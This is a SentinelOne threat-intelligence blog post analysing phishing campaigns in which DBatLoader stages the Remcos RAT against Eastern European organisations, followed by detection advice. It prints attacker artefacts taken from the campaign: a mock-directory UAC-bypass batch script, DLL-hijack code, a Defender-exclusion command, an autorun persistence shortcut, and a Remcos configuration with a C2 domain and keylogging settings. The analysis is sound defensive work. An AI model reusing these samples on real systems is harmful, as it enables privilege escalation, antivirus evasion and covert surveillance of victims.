



## DBatLoader and Remcos RAT Sweep Eastern Europe

March 6, 2023  
by Aleksandar Milenkoski

[f](#) [t](#) [in](#) [e](#) [p](#) [PDF](#)

SentinelOne has been observing [phishing](#) campaigns that distribute the Remcos RAT using the DBatLoader malware loader to target predominantly Eastern European institutions and businesses. In this blog post, we summarize our observations on these campaigns to equip defenders with the information they need to protect against this threat.

DBatLoader is characterized by the abuse of public Cloud [infrastructure](#) to host its malware staging component. The feature-rich RAT Remcos is actively used by threat actors with cybercriminal and espionage motivations. Threat actors typically distribute the RAT through phishing emails and stage it on systems using a variety of forms and methods.

Examples include the use of the [TickGate](#) loader stored in archive files, malicious [ISO images](#), and URLs to [VBScript](#) scripts embedded in pictures. Further, the Ukrainian CERT has recently [issued reports](#) on Remcos RAT phishing campaigns targeting Ukrainian state institutions for espionage purposes using password-protected archives as email attachments.

This report compliments the available information about recent phishing campaigns that distribute Remcos by highlighting the way in which DBatLoader stages the RAT on infected systems.



### DBatLoader and Remcos Phishing Emails

The [phishing](#) emails distributing DBatLoader and Remcos have attachments in the form of tar .lz archives that typically masquerade as financial documents, such as invoices or tender documentation. To make the emails look credible, we observed the threat actors using a variety of techniques.

From the recipient's perspective, the phishing emails originate from institutions or business organizations related to the target such that sending an invoice would be realistic. The emails are typically sent to the sales departments of the targets or their main contact email addresses as disclosed online.

We observed emails sent from what seems to be compromised private email accounts and accounts from public email services that are also used by the targets and the legitimate institutions or organizations which are supposedly sending the email.

Many of the phishing emails we observed have been sent from email accounts with top-level domains of the same country as where the target is based. These emails typically do not contain any text accompanying the malicious attachment or contain text written in the language of the target's country. In the cases where the threat actors are not masquerading the phishing emails as originating from an institution or business organization local to the target, the emails contain text written in English.

```
Return-path: [REDACTED].ua
Subject: TIIVOICE
From: [REDACTED] <[REDACTED].ua>
To: sales <sales@[REDACTED].com>
CC:
BCC:

Attachments: FAKTUR[REDACTED].tar.lz
Good morning!

We have sent the Invoice order we made.
Attached here is the Invoice receipt.
Please acknowledge.

Thank you!
```

Example phishing email

### DBatLoader Staging Remcos RAT

The tar .lz archives attached to phishing emails contain DBatLoader executables. These pack Remcos and usually masquerade as Microsoft Office, LibreOffice, or PDF documents using double extensions and/or application icons.

When a user decompresses the attachment and runs the executable within, DBatLoader downloads and executes an obfuscated second-stage payload data from a public Cloud location. We observed download links to Microsoft OneDrive and Google Drive sites (under the drive.google.com and onedrive.live.com domains) with varying lifetime spans, the longest of which was more than one month.

The Cloud file storage locations that were active while we investigated contained only the second-stage DBatLoader payload data and were registered to individuals. We have no knowledge at this point whether the threat actors have been using self-registered and/or compromised Microsoft OneDrive and Google Drive credentials to host DBatLoader payload.

The malware then creates and executes an initial Windows batch script in the %Public%\Libraries directory. This script abuses a known [method](#) for bypassing Windows [User Account Control](#) that involves the creation of mock trusted directories, such as %SystemRoot%\System32, by using trailing spaces. This enables the attackers to conduct elevated activities without alerting users.

```
mkdir "%\C:\Windows \"
mkdir "%\C:\Windows \System32\"
ECHO f | xcopy "easinvoker.exe" "C:\Windows \System32\" /K /D /H /Y
ECHO f | xcopy "netutils.dll" "C:\Windows \System32\" /K /D /H /Y
ECHO f | xcopy "KDECO.bat" "C:\Windows \System32\" /K /D /H /Y
"C:\Windows \System32\easinvoker.exe"
ping 127.0.0.1 -n 6 > nul
del /q "C:\Windows \System32\"*
rmdir "C:\Windows \System32\"
rmdir "C:\Windows \"
exit
```

An initial batch script

The script creates the mock %SystemRoot%\System32 trusted directory by issuing requests directly to the file system – note the prepended \\ to the directory names. It then copies into this directory a KDECO.bat batch script, the legitimate easinvoker.exe (Exchange ActiveSync Invoker) executable, and a malicious netutils.dll DLL file, which DBatLoader had previously dropped in the %Public%\Libraries directory. The script then executes the easinvoker.exe copy and deletes the mock directory.

When it comes to the netutils.dll, easinvoker.exe is [susceptible](#) to DLL hijacking enabling the execution of the malicious netutils.dll in its context. easinvoker.exe is an auto-elevated executable, meaning that Windows automatically elevates this process without issuing an UAC prompt if located in a trusted directory – the mock %SystemRoot%\System32 directory ensures this criteria is fulfilled.

easinvoker.exe loads the malicious netutils.dll, which executes the KDECO.bat script.

```
void __noreturn NetpNameValidate()
{
    WinExec("C:\\Windows \\system32\\KDECO.bat", 1u);
    ExitProcess(0);
}
```

netutils.dll executes KDECO.bat

As an anti-detection measure, KDECO.bat adds the C:\Users directory to the Microsoft Defender exclusion list to exclude the directory from scanning.

```
powershell -WindowStyle Hidden -inputformat none -outputformat none -NonIn
```

DBatLoader establishes persistence across system reboots by copying itself in the %Public%\Libraries directory and creating an autorun registry key under

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run. This key points to an Internet Shortcut file that executes the DBatLoader executable in %Public%\Libraries, which in turn executes Remcos through process injection.

```
[InternetShortcut]
URL=file:"C:\\Users\\Public\\Libraries\\Wlmejeo.exe"
IconIndex=51
HotKey=39
```

Example Internet Shortcut file

We observed a wide variety of Remcos configurations, most of which configured keylogging and screenshot theft capabilities as well as duckdns dynamic DNS domains for C2 purposes.

```
{
  "Hosts": [
    {
      "Host": "chimarem.duckdns.org:1356"
    },
    [...]
    "Copy_file": "remcos.exe",
    "Startup_value": "Remcos",
    "Hide_file": "False",
    "Mutex_name": "Rmc-54Y8VF",
    "Keylog_flag": "1",
    "Keylog_path": "%LOCALAPPDATA%",
    "Keylog_file": "logs.dat",
    "Keylog_crypt": "False",
    [...]
    "Audio_record_time": "5",
    "Audio_path": "%ProgramFiles%",
    "Audio_dir": "MicRecords",
    "Connect_delay": "0",
    "Copy_dir": "Remcos",
    "Keylog_dir": "Remcos",
    "Max_keylog_file": "100000"
  ]
}
```

Example Remcos configuration

### Recommendations for Users and Administrators

To reduce risk, users should remain alert against phishing attacks and avoid opening attachments from unknown sources. It is important to note that DBatLoader and Remcos are often disguised as financial documents, emphasizing caution when handling such files.

For administrators:

- Stay vigilant against malicious network requests to public Cloud instances. The use of public Cloud infrastructure for hosting malware is an attempt to make network traffic for malware delivery look legitimate, making detection harder for defenders. This tactic is popular amongst cyber criminals and espionage threat actors, a recent example being the [WIP 26](#) espionage activity reported by SentinelLabs and QGroup GmbH.
- Monitor for suspicious file creation activities in the %Public%\Library directory and process execution activities that involve filesystem paths with trailing spaces, especially %Windows \. The latter is a reliable indicator of malware attempting to bypass Windows UAC by abusing mock trusted directories, such as %SystemRoot%\System32.
- Consider configuring Windows UAC to [Always notify](#), which will always alert users when a program attempts to make changes to your computers.


### Conclusion

The Remcos RAT, which is distributed through phishing campaigns utilizing the DBatLoader malware loader, poses a significant threat to Eastern European organizations and enterprises. Remcos is known for its use in cybercriminal and espionage campaigns. Threat actors have used various methods, such as the TickGate loader, malicious ISO images, and URLs embedded in pictures, to plant the RAT on systems. DBatLoader leverages public Cloud infrastructure to host its malware staging component. To protect against these attacks, administrators must remain attentive against phishing attempts, educate users to avoid opening attachments from unknown senders, and deploy advanced security measures such as XDR. Implementing XDR can provide comprehensive visibility across endpoints, cloud workloads, and network infrastructure, allowing organizations to detect and respond to threats quickly and effectively. By adopting these measures, institutions and businesses can lower their risk of falling victim to these attacks and safeguard their sensitive data.

Like this article? Follow us on [LinkedIn](#), [Twitter](#), [YouTube](#) or [Facebook](#) to see the content we post.

### Read more about Cyber Security

- [CatB Ransomware | File Locker Sharpens Its Claws to Steal Data with MSDTC Service DLL Hijacking](#)
- [SmoothOperator | Ongoing Campaign Trojanizes 3CX Desktop App in Supply Chain Attack](#)
- [Demystifying the Top 5 Myths About Cloud Computing Security](#)
- [Decrypting SentinelOne Cloud Detection | The Use of STAR™ Rules Engine by Real-Time CWP](#)
- [Geacon Brings Cobalt Strike Capabilities to macOS Threat Actors](#)
- [Enterprise Security Essentials | Top 12 Most Routinely Exploited Vulnerabilities](#)




Get a demo

Defeat every attack, at every stage of the threat lifecycle with SentinelOne

Book a demo and see the world's most advanced cybersecurity platform in action.

GET DEMO >




SentinelLabs

SentinelLabs: Threat Intel & Malware Analysis

We are hunters, reversers, exploit developers, & tinkerers shedding light on the vast world of malware, exploits, APTs, & cybercrime across all platforms.

VISIT SITE >



#1 Again. The XDR Leader.

Wizard Spider and Sandworm

MITRE Engenuity ATT&CK Evaluation Results

SentinelOne leads in the latest Evaluation with 100% prevention. Leading analytic coverage. Leading visibility. Zero detection delays.

SEE RESULTS >